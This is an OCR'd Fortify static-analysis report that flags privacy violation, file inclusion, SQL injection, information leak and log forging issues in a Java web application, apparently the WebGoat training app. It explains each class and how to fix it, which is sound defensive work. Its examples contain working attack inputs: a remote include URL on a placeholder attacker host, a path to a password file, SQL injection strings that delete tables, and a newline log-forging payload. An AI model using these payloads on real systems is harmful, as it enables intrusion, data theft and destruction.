
Source: ParameterParser.java:690 javax.servlet.ServletRequest.getParameterValues()

```
688      throws ParameterNotFoundException
689     {
690   String[] values = request.getParameterValues(name);
691   String value;
```

Sink: EditProfile.java:96 java.sql.PreparedStatement.setInt()

```
94      ResultSet.TYPE_SCROLL_INSENSITIVE,
95      ResultSet.CONCUR_READ_ONLY);
96    answer_statement.setInt(1, subjectUserId);
97    ResultSet answer_results = answer_statement.executeQuery();
98    if (answer_results.next())
```

Category: Privacy Violation (101 Issues)



Abstract:

Mishandling private information, such as customer passwords or social security numbers, can compromise user privacy and is often illegal.

Explanation:

Privacy violations occur when:

1. Private user information enters the program.

2. The data is written to an external location, such as the console, file system, or network.

Example: The following code contains a logging statement that tracks the contents of records added to a database by storing them in a log file. Among other values that are stored, the getPassword() function returns the user-supplied plaintext password associated with the account.

```
pass = getPassword();
...
dbmsLog.println(id+":"+pass+":"+type+":"+tstamp);
```

The code in the example above logs a plaintext password to the filesystem. Although many developers trust the filesystem as a safe storage location for data, it should not be trusted implicitly, particularly when privacy is a concern.

Private data can enter a program in a variety of ways:

- Directly from the user in the form of a password or personal information

- Accessed from a database or other data store by the application

- Indirectly from a partner or other third party

Sometimes data that is not labeled as private can have a privacy implication in a different context. For example, student identification numbers are usually not considered private because there is no explicit and publicly-available mapping to an individual student's personal information. However, if a school generates identification numbers based on student social security numbers, then the identification numbers should be considered private.

Security and privacy concerns often seem to compete with each other. From a security perspective, you should record all important operations so that any anomalous activity can later be identified. However, when private data is involved, this practice can in fact create risk.

Although there are many ways in which private data can be handled unsafely, a common risk stems from misplaced trust. Programmers often trust the operating environment in which a program runs, and therefore believe that it is acceptable to store private information on the file system, in the registry, or in other locally-controlled resources. However, even if access to certain resources is restricted, this does not guarantee that the individuals who do have access can be trusted. For example, in 2004, an unscrupulous employee at AOL sold approximately 92 million private customer e-mail addresses to a spammer marketing an offshore gambling web site [1].

In response to such high-profile exploits, the collection and management of private data is becoming increasingly regulated. Depending on its location, the type of business it conducts, and the nature of any private data it handles, an organization may be required to comply with one or more of the following federal and state regulations:

- Safe Harbor Privacy Framework [3]

- Gramm-Leach Bliley Act (GLBA) [4]

- Health Insurance Portability and Accountability Act (HIPAA) [5]

- California SB-1386 [6]

Despite these regulations, privacy violations continue to occur with alarming frequency.

Recommendations:

When security and privacy demands clash, privacy should usually be given the higher priority. To accomplish this and still maintain required security information, cleanse any private information before it exits the program.

To enforce good privacy management, develop and strictly adhere to internal privacy guidelines. The guidelines should specifically describe how an application should handle private data. If your organization is regulated by federal or state law, ensure that your privacy guidelines are sufficiently strenuous to meet the legal requirements. Even if your organization is not regulated, you must protect private information or risk losing customer confidence.

The best policy with respect to private data is to minimize its exposure. Applications, processes, and employees should not be granted access to any private data unless the access is required for the tasks that they are to perform. Just as the principle of least privilege dictates that no operation should be performed with more than the necessary privileges, access to private data should be restricted to the smallest possible group.

Tips:

1. As part of any thorough audit for privacy violations, ensure that custom rules have been written to identify all sources of private or otherwise sensitive information entering the program. Most sources of private data cannot be identified automatically. Without custom rules, your check for privacy violations is likely to be substantially incomplete.

2. The Fortify Java Annotations FortifyPassword, FortifyNotPassword, FortifyPrivate and FortifyNotPrivate can be used to indicate which fields and variables represent passwords and private data.

3. A number of modern web frameworks provide mechanisms for performing validation of user input. Struts and Struts 2 are among them. To highlight the unvalidated sources of input, the HP Fortify Secure Coding Rulepacks dynamically re-prioritize the issues reported by HP Fortify Static Code Analyzer by lowering their probability of exploit and providing pointers to the supporting evidence whenever the framework validation mechanism is in use. We refer to this feature as Context-Sensitive Ranking. To further assist the HP Fortify user with the auditing process, the Fortify Security Research Group makes available the Data Validation project template that groups the issues into folders based on the validation mechanism applied to their source of input.

4. Fortify RTA adds protection against this category.

HammerHead.java, line 246 (Privacy Violation)

Fortify Priority:	High	**Folder**	High
Kingdom:	Security Features		
Abstract:	The method dumpSession() in HammerHead.java mishandles confidential information, which can compromise user privacy and is often illegal.		


Source: Employee.java:98 Read ccn()

```
96    this.startDate = startDate;
97    this.salary = salary;
98    this.ccn = ccn;
99    this.ccnLimit = ccnLimit;
100   this.disciplinaryActionDate = disciplinaryActionDate;
```

Sink: HammerHead.java:246 java.io.PrintStream.println()

```
244       Object value = session.getAttribute(name);
245       System.out.println("Name: " + name);
246       System.out.println("Value: " + value);
247    }
248 }
```

Category: Dangerous File Inclusion (93 Issues: 48 Hidden)



Abstract:

Allowing unvalidated user input to control files that are included dynamically in a JSP can lead to malicious code execution.

Explanation:

Many modern web scripting languages enable code re-use and modularization through the ability to include additional source files within one encapsulating file. This ability is often used to apply a standard look and feel to an application (templating), share functions without the need for compiled code, or break the code into smaller more manageable files. Included files are interpreted as part of the parent file and executed in the same manner. File inclusion vulnerabilities occur when the path of the included file is controlled by unvalidated user input.

Example 1: The following is an example of Local File Inclusion vulnerability. The sample code takes a user specified template name and includes it in the JSP page to be rendered.

```
...
<jsp:include page="<%= (String)request.getParameter(\"template\")%>">
...
```

If the attacker specifies a valid file to the dynamic include statement, the contents of that file will be passed to the JSP interpreter to be rendered on the page.

In the case of an attack vector of the form

specialpage.jsp?template=/WEB-INF/database/passwordDB

the JSP interpreter will render the contents of the /WEB-INF/database/passwordDB file to the JSP page thus compromising the security of the system.

Worse, if the attacker can specify a path to a remote site controlled by the attacker, then the dynamic include statement will execute arbitrary malicious code supplied by the attacker.

Example 2: An example of Remote File Inclusion vulnerability is shown below. The sample code uses the c:import tag to import a user specified remote file into the current JSP page.

```
...
<c:import url="<%= request.getParameter("privacy")%>">
...
```

An attack vector of the form

policy.jsp?privacy=http://www.malicioushost.com/attackdata.js

can inject malicious code into the current JSP page from a remote site controlled by the attacker.

Recommendations:

Do not allow unvalidated user input to control paths used in dynamic include statements. Instead, a level of indirection should be introduced: create a list of legitimate files for inclusion, and only allow users to select from the list. With this approach,the user can not directly specify a file from the filesystem.

Tips:

1. A number of modern web frameworks provide mechanisms for performing validation of user input. Struts and Struts 2 are among them. To highlight the unvalidated sources of input, the HP Fortify Secure Coding Rulepacks dynamically re-prioritize the issues reported by HP Fortify Static Code Analyzer by lowering their probability of exploit and providing pointers to the supporting evidence whenever the framework validation mechanism is in use. We refer to this feature as Context-Sensitive Ranking. To further assist the HP Fortify user with the auditing process, the Fortify Security Research Group makes available the Data Validation project template that groups the issues into folders based on the validation mechanism applied to their source of input.

CrossSiteScripting.jsp, line 20 (Dangerous File Inclusion) [Hidden]

Fortify Priority:	High	**Folder**	High
Kingdom:	Input Validation and Representation		
Abstract:	The file CrossSiteScripting.jsp passes an unvalidated filename to a dynamic include statement on line 20. Allowing unvalidated user input to control files that are included dynamically in a JSP can lead to malicious code execution.		


Source: WebSession.java:271 javax.servlet.GenericServlet.getInitParameter()

```
269   enterprise = "true".equals( servlet.getInitParameter( ENTERPRISE ) );
270   feedbackAddress = servlet.getInitParameter( FEEDBACK_ADDRESS ) != null ? servlet
271     .getInitParameter( FEEDBACK_ADDRESS ) : feedbackAddress;
272   showRequest = "true".equals( servlet.getInitParameter( SHOWREQUEST ) );
273   isDebug = "true".equals( servlet.getInitParameter( DEBUG ) );
```

Sink: CrossSiteScripting.jsp:20 http://java.sun.com/JSP/Page/include/_jspService()

```
18   //System.out.println("Including sub view page: " + subViewPage);
19  %>
20  <jsp:include page="<%=subViewPage%>" />
21  <%
22  }
```

Category: SQL Injection (63 Issues: 4 Hidden)



Abstract:

Constructing a dynamic SQL statement with input coming from an untrusted source could allow an attacker to modify the statement's meaning or to execute arbitrary SQL commands.

Explanation:

SQL injection errors occur when:

1. Data enters a program from an untrusted source.

2. The data is used to dynamically construct a SQL query.

Example 1: The following code dynamically constructs and executes a SQL query that searches for items matching a specified name. The query restricts the items displayed to those where the owner matches the user name of the currently-authenticated user.

```
...
String userName = ctx.getAuthenticatedUserName();
String itemName = request.getParameter("itemName");
String query = "SELECT * FROM items WHERE owner = '"
+ userName + "' AND itemname = '"
+ itemName + "'";
ResultSet rs = stmt.execute(query);
...
```

The query that this code intends to execute follows:

```
SELECT * FROM items
WHERE owner = <userName>
AND itemname = <itemName>;
```

However, because the query is constructed dynamically by concatenating a constant base query string and a user input string, the query only behaves correctly if itemName does not contain a single-quote character. If an attacker with the user name wiley enters the string "name' OR 'a'='a" for itemName, then the query becomes the following:

```
SELECT * FROM items
WHERE owner = 'wiley'
AND itemname = 'name' OR 'a'='a';
```

The addition of the OR 'a'='a' condition causes the where clause to always evaluate to true, so the query becomes logically equivalent to the much simpler query:

```
SELECT * FROM items;
```

This simplification of the query allows the attacker to bypass the requirement that the query only return items owned by the authenticated user; the query now returns all entries stored in the items table, regardless of their specified owner.

Example 2: This example examines the effects of a different malicious value passed to the query constructed and executed in Example 1. If an attacker with the user name wiley enters the string "name'; DELETE FROM items; --" for itemName, then the query becomes the following two queries:

```
SELECT * FROM items
WHERE owner = 'wiley'
AND itemname = 'name';

DELETE FROM items;

--'
```

Many database servers, including Microsoft(R) SQL Server 2000, allow multiple SQL statements separated by semicolons to be executed at once. While this attack string results in an error on Oracle and other database servers that do not allow the batch-execution of statements separated by semicolons, on databases that do allow batch execution, this type of attack allows the attacker to execute arbitrary commands against the database.

Notice the trailing pair of hyphens (--), which specifies to most database servers that the remainder of the statement is to be treated as a comment and not executed [4]. In this case the comment character serves to remove the trailing single-quote left over from the modified query. On a database where comments are not allowed to be used in this way, the general attack could still be made effective using a trick similar to the one shown in Example 1. If an attacker enters the string "name'); DELETE FROM items; SELECT * FROM items WHERE 'a'='a", the following three valid statements will be created:

```
SELECT * FROM items
WHERE owner = 'wiley'
AND itemname = 'name';

DELETE FROM items;

SELECT * FROM items WHERE 'a'='a';
```

One traditional approach to preventing SQL injection attacks is to handle them as an input validation problem and either accept only characters from a whitelist of safe values or identify and escape a blacklist of potentially malicious values. Whitelisting can be a very effective means of enforcing strict input validation rules, but parameterized SQL statements require less maintenance and can offer more guarantees with respect to security. As is almost always the case, blacklisting is riddled with loopholes that make it ineffective at preventing SQL injection attacks. For example, attackers can:

- Target fields that are not quoted

- Find ways to bypass the need for certain escaped meta-characters

- Use stored procedures to hide the injected meta-characters

Manually escaping characters in input to SQL queries can help, but it will not make your application secure from SQL injection attacks.

Another solution commonly proposed for dealing with SQL injection attacks is to use stored procedures. Although stored procedures prevent some types of SQL injection attacks, they fail to protect against many others. Stored procedures typically help prevent SQL injection attacks by limiting the types of statements that can be passed to their parameters. However, there are many ways around the limitations and many interesting statements that can still be passed to stored procedures. Again, stored procedures can prevent some exploits, but they will not make your application secure against SQL injection attacks.

Recommendations:

The root cause of a SQL injection vulnerability is the ability of an attacker to change context in the SQL query, causing a value that the programmer intended to be interpreted as data to be interpreted as a command instead. When a SQL query is constructed, the programmer knows what should be interpreted as part of the command and what should be interpreted as data. Parameterized SQL statements can enforce this behavior by disallowing data-directed context changes and preventing nearly all SQL injection attacks. Parameterized SQL statements are constructed using strings of regular SQL, but where user-supplied data needs to be included, they include bind parameters, which are placeholders for data that is subsequently inserted. In other words, bind parameters allow the programmer to explicitly specify to the database what should be treated as a command and what should be treated as data. When the program is ready to execute a statement, it specifies to the database the runtime values to use for each of the bind parameters without the risk that the data will be interpreted as a modification to the command.

The previous example can be rewritten to use parameterized SQL statements (instead of concatenating user supplied strings) as follows:

```
...
String userName = ctx.getAuthenticatedUserName();
String itemName = request.getParameter("itemName");
String query =
"SELECT * FROM items WHERE itemname=? AND owner=?";
PreparedStatement stmt = conn.prepareStatement(query);
stmt.setString(1, itemName);
```

```
stmt.setString(2, userName);
ResultSet results = stmt.execute();
...
```

More complicated scenarios, often found in report generation code, require that user input affect the structure of the SQL statement, for instance by adding a dynamic constraint in the WHERE clause. Do not use this requirement to justify concatenating user input to create a query string. Prevent SQL injection attacks where user input must affect command structure with a level of indirection: create a set of legitimate strings that correspond to different elements you might include in a SQL statement. When constructing a statement, use input from the user to select from this set of application-controlled values.

Tips:

1. A common mistake is to use parameterized SQL statements that are constructed by concatenating user-controlled strings. Of course, this defeats the purpose of using parameterized SQL statements. If you are not certain that the strings used to form parameterized statements are constants controlled by the application, do not assume that they are safe because they are not being executed directly as SQL strings. Thoroughly investigate all uses of user-controlled strings in SQL statements and verify that none can be used to modify the meaning of the query.

2. A number of modern web frameworks provide mechanisms for performing validation of user input. Struts and Struts 2 are among them. To highlight the unvalidated sources of input, the HP Fortify Secure Coding Rulepacks dynamically re-prioritize the issues reported by HP Fortify Static Code Analyzer by lowering their probability of exploit and providing pointers to the supporting evidence whenever the framework validation mechanism is in use. We refer to this feature as Context-Sensitive Ranking. To further assist the HP Fortify user with the auditing process, the Fortify Security Research Group makes available the Data Validation project template that groups the issues into folders based on the validation mechanism applied to their source of input.

3. Fortify RTA adds protection against this category.

ViewDatabase.java, line 90 (SQL Injection)

Fortify Priority:	Critical	**Folder**	Critical
Kingdom:	Input Validation and Representation		
Abstract:	On line 90 of ViewDatabase.java, the method createContent() invokes a SQL query built using input coming from an untrusted source. This call could allow an attacker to modify the statement's meaning or to execute arbitrary SQL commands.		


Source: ParameterParser.java:627 javax.servlet.ServletRequest.getParameterValues()

```
625                 throws ParameterNotFoundException
626                {
627              String[] values = request.getParameterValues(name);
628
629              if (values == null)
```

Sink: ViewDatabase.java:90 java.sql.Statement.executeQuery()

```
88                 ResultSet.CONCUR_READ_ONLY);
89               ResultSet results = statement.executeQuery(sqlStatement
90                .toString());
91
92               if ((results != null) && (results.first() == true))
```

Category: System Information Leak (29 Issues: 29 Hidden)



Abstract:

Revealing system data or debugging information helps an adversary learn about the system and form a plan of attack.

Explanation:

An information leak occurs when system data or debugging information leaves the program through an output stream or logging function.

Example: The following code prints an exception to the standard error stream:

```
try {
...
} catch (Exception e) {
e.printStackTrace();
}
```

Depending upon the system configuration, this information can be dumped to a console, written to a log file, or exposed to a remote user. In some cases the error message tells the attacker precisely what sort of an attack the system is vulnerable to. For example, a database error message can reveal that the application is vulnerable to a SQL injection attack. Other error messages can reveal more oblique clues about the system. In the example above, the search path could imply information about the type of operating system, the applications installed on the system, and the amount of care that the administrators have put into configuring the program.

Recommendations:

Write error messages with security in mind. In production environments, turn off detailed error information in favor of brief messages. Restrict the generation and storage of detailed output that can help administrators and programmers diagnose problems. Be careful, debugging traces can sometimes appear in non-obvious places (embedded in comments in the HTML for an error page, for example).

Even brief error messages that do not reveal stack traces or database dumps can potentially aid an attacker. For example, an "Access Denied" message can reveal that a file or user exists on the system.

Tips:

1. Do not rely on wrapper scripts, corporate IT policy, or quick-thinking system administrators to prevent system information leaks. Write software that is secure on its own.

2. This category of vulnerability does not apply to all types of programs. For example, if your application executes on a client machine where system information is already available to an attacker, or if you print system information only to a trusted log file, you can use AuditGuide to filter out this category.

3. Fortify RTA adds protection against this category.

Screen.java, line 261 (System Information Leak) [Hidden]


Fortify Priority:	High	**Folder**	High
Kingdom:	Encapsulation		
Abstract:	The function output() in Screen.java might reveal system data or debugging information by calling print() on line 261. The information revealed by print() could help an adversary form a plan of attack.		
Source:	Course.java:326 javax.servlet.ServletContext.getResourcePaths()		

```
324                     private void loadFiles(ServletContext context, String path)
325                     {
326                      Set resourcePaths = context.getResourcePaths(path);
327                      Iterator itr = resourcePaths.iterator();
328
```

Sink: Screen.java:261 java.io.PrintWriter.print()

```
259                  // otherwise we're doing way too much SSL encryption work
260
261                  out.print(content.toString());
262
263                     }
```

Category: Log Forging (25 Issues: 4 Hidden)



Abstract:

Writing unvalidated user input to log files can allow an attacker to forge log entries or inject malicious content into the logs.

Explanation:

Log forging vulnerabilities occur when:

1. Data enters an application from an untrusted source.

2. The data is written to an application or system log file.

Applications typically use log files to store a history of events or transactions for later review, statistics gathering, or debugging. Depending on the nature of the application, the task of reviewing log files may be performed manually on an as-needed basis or automated with a tool that automatically culls logs for important events or trending information.

Interpretation of the log files may be hindered or misdirected if an attacker can supply data to the application that is subsequently logged verbatim. In the most benign case, an attacker may be able to insert false entries into the log file by providing the application with input that includes appropriate characters. If the log file is processed automatically, the attacker can render the file unusable by corrupting the format of the file or injecting unexpected characters. A more subtle attack might involve skewing the log file statistics. Forged or otherwise, corrupted log files can be used to cover an attacker's tracks or even to implicate another party in the commission of a malicious act [1]. In the worst case, an attacker may inject code or other commands into the log file and take advantage of a vulnerability in the log processing utility [2].

Example: The following web application code attempts to read an integer value from a request object. If the value fails to parse as an integer, then the input is logged with an error message indicating what happened.

```
String val = request.getParameter("val");
try {
int value = Integer.parseInt(val);
}
catch (NumberFormatException) {
log.info("Failed to parse val = " + val);
}
```

If a user submits the string "twenty-one" for val, the following entry is logged:

INFO: Failed to parse val=twenty-one

However, if an attacker submits the string "twenty-one%0a%0aINFO:+User+logged+out%3dbadguy", the following entry is logged:

INFO: Failed to parse val=twenty-one

INFO: User logged out=badguy

Clearly, attackers can use this same mechanism to insert arbitrary log entries.

Recommendations:

Prevent log forging attacks with indirection: create a set of legitimate log entries that correspond to different events that must be logged and only log entries from this set. To capture dynamic content, such as users logging out of the system, always use server-controlled values rather than user-supplied data. This ensures that the input provided by the user is never used directly in a log entry.

In some situations this approach is impractical because the set of legitimate log entries is too large or complicated. In these situations, developers often fall back on blacklisting. Blacklisting selectively rejects or escapes potentially dangerous characters before using the input. However, a list of unsafe characters can quickly become incomplete or outdated. A better approach is to create a white list of characters that are allowed to appear in log entries and accept input composed exclusively of characters in the approved set. The most critical character in most log forging attacks is the '\n' (newline) character, which should never appear on a log entry white list.

Tips:

1. Many logging operations are created only for the purpose of debugging a program during development and testing. In our experience, debugging will be enabled, either accidentally or purposefully, in production at some point. Do not excuse log forging vulnerabilities simply because a programmer says "I don't have any plans to turn that on in production".

2. A number of modern web frameworks provide mechanisms for performing validation of user input. Struts and Struts 2 are among them. To highlight the unvalidated sources of input, the HP Fortify Secure Coding Rulepacks dynamically re-prioritize the issues reported by HP Fortify Static Code Analyzer by lowering their probability of exploit and providing pointers to the supporting evidence whenever the framework validation mechanism is in use. We refer to this feature as Context-Sensitive Ranking. To further assist the HP Fortify user with the auditing process, the Fortify Security Research Group makes available the Data Validation project template that groups the issues into folders based on the validation mechanism applied to their source of input.

HammerHead.java, line 173 (Log Forging)

Fortify Priority:	High	**Folder**	High
Kingdom:	Input Validation and Representation		
Abstract:	The method doPost() in HammerHead.java writes unvalidated user input to the log on line 173. An attacker could take advantage of this behavior to forge log entries or inject malicious content into the log.		

